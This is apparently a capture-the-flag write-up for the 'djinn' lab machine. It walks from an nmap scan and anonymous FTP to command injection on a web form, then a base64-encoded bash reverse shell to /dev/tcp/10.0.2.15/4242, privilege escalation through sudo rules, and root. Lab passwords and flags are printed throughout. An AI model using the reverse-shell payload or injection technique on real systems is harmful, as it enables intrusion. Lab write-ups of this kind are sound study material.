
```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.0.2.6 -p- -T5
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-27 12:10 EST
Nmap scan report for 10.0.2.6
Host is up (0.00019s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              11 Oct 20  2019 creds.txt
| -rw-r--r--    1 0        0             128 Oct 21  2019 game.txt
|_-rw-r--r--    1 0        0             113 Oct 21  2019 message.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
1337/tcp open  waste?
| fingerprint-strings:
|   NULL:
|     ____ _____ _
|     __| __ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | '_ ` _ \x20/ _ \n| |_| | (_| | | | | | | | __/ | | | | | | | | | __/
|     ____|__,_|_| |_| |_|___| |_| |_|_| |_| |_|___|
|     Let's see how good you are with simple maths
|     Answer my questions 1000 times and I'll give you your gift.
|     '/', 5)
|   RPCCheck:
|     ____ _____ _
|     __| __ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | '_ ` _ \x20/ _ \n| |_| | (_| | | | | | | | __/ | | | | | | | | | __/
|     ____|__,_|_| |_| |_|___| |_| |_|_| |_| |_|___|
|     Let's see how good you are with simple maths
|     Answer my questions 1000 times and I'll give you your gift.
|_    '*', 8)
7331/tcp open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
```

The FTP server's files have the following content:


```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat creds.txt
nitu:81299

┌──(kali㉿kali)-[~/Desktop]
└─$ cat game.txt
oh and I forgot to tell you I've setup a game for you on port 1337. See if you can reach to the
final level and get the prize.

┌──(kali㉿kali)-[~/Desktop]
└─$ cat message.txt
@nitish81299 I am going on holidays for few days, please take care of all the work.
And don't mess up anything.
```

Port 1337 appears to be just a rabbit hole so I just deleted everything about it in this write up lol

Port 7331 has a website, apparently empty





Except for the **/wish** directory which I got from filibuster





Is this direct command execution? Typing in "**whoami**"

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 253
Location: http://10.0.2.6:7331/genie?name=www-data%0A
Server: Werkzeug/0.16.0 Python/2.7.15+
Date: Thu, 27 Jan 2022 17:21:36 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  Redirecting...
</title>
<h1>
  Redirecting...
</h1>
<p>
  You should be redirected automatically to target URL: <a href="/genie?name=www-data%0A">/genie?name=www-data%0A</a>
  .  If not click the link.
```

Okay, let me try “**id**”. Yeah, I have a direct RCE here. Time for shell




But it appears that I cannot use special chars such as / . $




But I still got a shell! What I did was:

1) Base64 encode the payload: **bash -i >& /dev/tcp/10.0.2.15/4242 0>&1**
2) **echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjIuMTUvNDI0MiAwPiYx" | base64 --decode | bash**
3) URL encode everything and send it as the **cmd** parameter

There is a **.dev** directory inside the home folder of **nitish**

p4ssw0rdStr3r0n9

And the credentials work :)

```
www-data@djinn:/home/nitish/.dev$ su nitish
su nitish
Password: p4ssw0rdStr3r0n9

nitish@djinn:~/.dev$ cd ..
cd ..
nitish@djinn:~$ cat user
cat user.txt
10aay8289ptgguy1pvfa73alzusyyx3c
nitish@djinn:~$
```

There it is. Time to move laterally

```
nitish@djinn:/tmp$ sudo -l
sudo -l
Matching Defaults entries for nitish on djinn:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nitish may run the following commands on djinn:
    (sam) NOPASSWD: /usr/bin/genie
nitish@djinn:/tmp$
```

Okay

After a lot of playing around, I managed to get a shell as genie

```
nitish@djinn:/opt/80$ sudo -u sam /usr/bin/genie -p /bin/bash -cmd l
sudo -u sam /usr/bin/genie -p /bin/bash -cmd ls
my man!!
$ whoami
whoami
sam
$ /bin/bash -i
/bin/bash -i
sam@djinn:/opt/80$
```

There was a man page for genie, but I decided not to print it since it was poorly formatted

```
sam@djinn:/opt/80$ sudo -l
sudo -l
Matching Defaults entries for sam on djinn:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sam may run the following commands on djinn:
    (root) NOPASSWD: /root/lago
```

Okay, so let's execute that

```
sam@djinn:/opt/80$ sudo /root/lago
sudo /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:
```

Let me just say I absolutely hate this box, It is so CTFy and not realistic at all. It's annoying

Inside my home folder there is this interesting file **.pyc**

```
sam@djinn:/home/sam$ cat .pyc
cat .pyc
◆
◆◆]c@s}ddlmZddlmZddlmZd◆Zd◆Zd◆d◆Z ◆Z
e
 d krye
e ◆◆nd
S(
  i◆◆◆◆(tgetuser(tsystem(trandintcCs dGHdS(NsWorking on it!! ((((s/home/mzfr/scripts/exp.pyt
naughtyboscCsBtdd◆}dGHtd◆}||kr9td◆ndGHdS(Niies"Choose a number between 1 to 100: sEnter your number: s/bin/shsBetter Luck next time(RtinputR(tnumts((s/home/m
sfr/scripts/exp.pytguessit


cCs(t◆}td◆}d||fGHdS(Ns$Enter the full of the file to read: s!User %s is not allowed to read %s(RR(tusertpath((s/home/mzfr/scripts/exp.pyt readfiless
                                                                                                                    cCs/dGHd
GHdGHdGHdGHttd◆◆}|S(Ns What do you want to do ?s1 - Be naughtys2 - Guess the numbers3 - Read some damn files4 - WorksEnter your choice: (tintR(tchoice((s/ho
me/mzfr/scripts/exp.pytoptionsscCs_|dkrt◆nE|dkr,t◆n/|dkrBt◆n|dkrVdGHndGHdS(Niiiiswork your ass off!!s"Do something better with your life(RRR
(top((s/home/mzfr/scripts/exp.pytmain's




__main__N(
        tgetpassRtosRtrandomRRRR
R__name__(((s/home/mzfr/scripts/exp.py<module>s
```

**.pyc** is a compiled python file. So let's try decompiling it

```
def guessit():
    num = randint(1, 101)
    print 'Choose a number between 1 to 100: '
    s = input('Enter your number: ')
    if s == num:
        system('/bin/sh')
    else:
        print 'Better Luck next time'
```

Okay so we must guess the number? Let's write a script for that I guess

I gave up and tried "num" as the number. It actually worked lol

```
root@djinn:/root£ sudo ./proof.sh
sudo ./proof.sh
'unknown': I need something more specific.
    _                                  _                 _ _ _
   / \   _ __ ___   __ _ ___(_)_ __   __ _| | | |
  / _ \ | '_ ` _ \ / _` |_  / | '_ \ / _` | | | |
 / ___ \| | | | | | (_| |/ /| | | | | (_| |_|_|_|
/_/   \_\_| |_| |_|\__,_/___|_|_| |_|\__, (_|_|_)
                                        |___/
djinn pwned ...
------------------------------------------------------------------------

Proof: 33eur2wjdmq80z47nyy4fx54bnlg3ibc
Path: /root
Date: Thu Jan 27 23:46:37 IST 2022
Whoami: root
------------------------------------------------------------------------

By @0xmzfr

Thanks to my fellow teammates in @m0tl3ycr3w for betatesting! :-)

root@djinn:/root£
```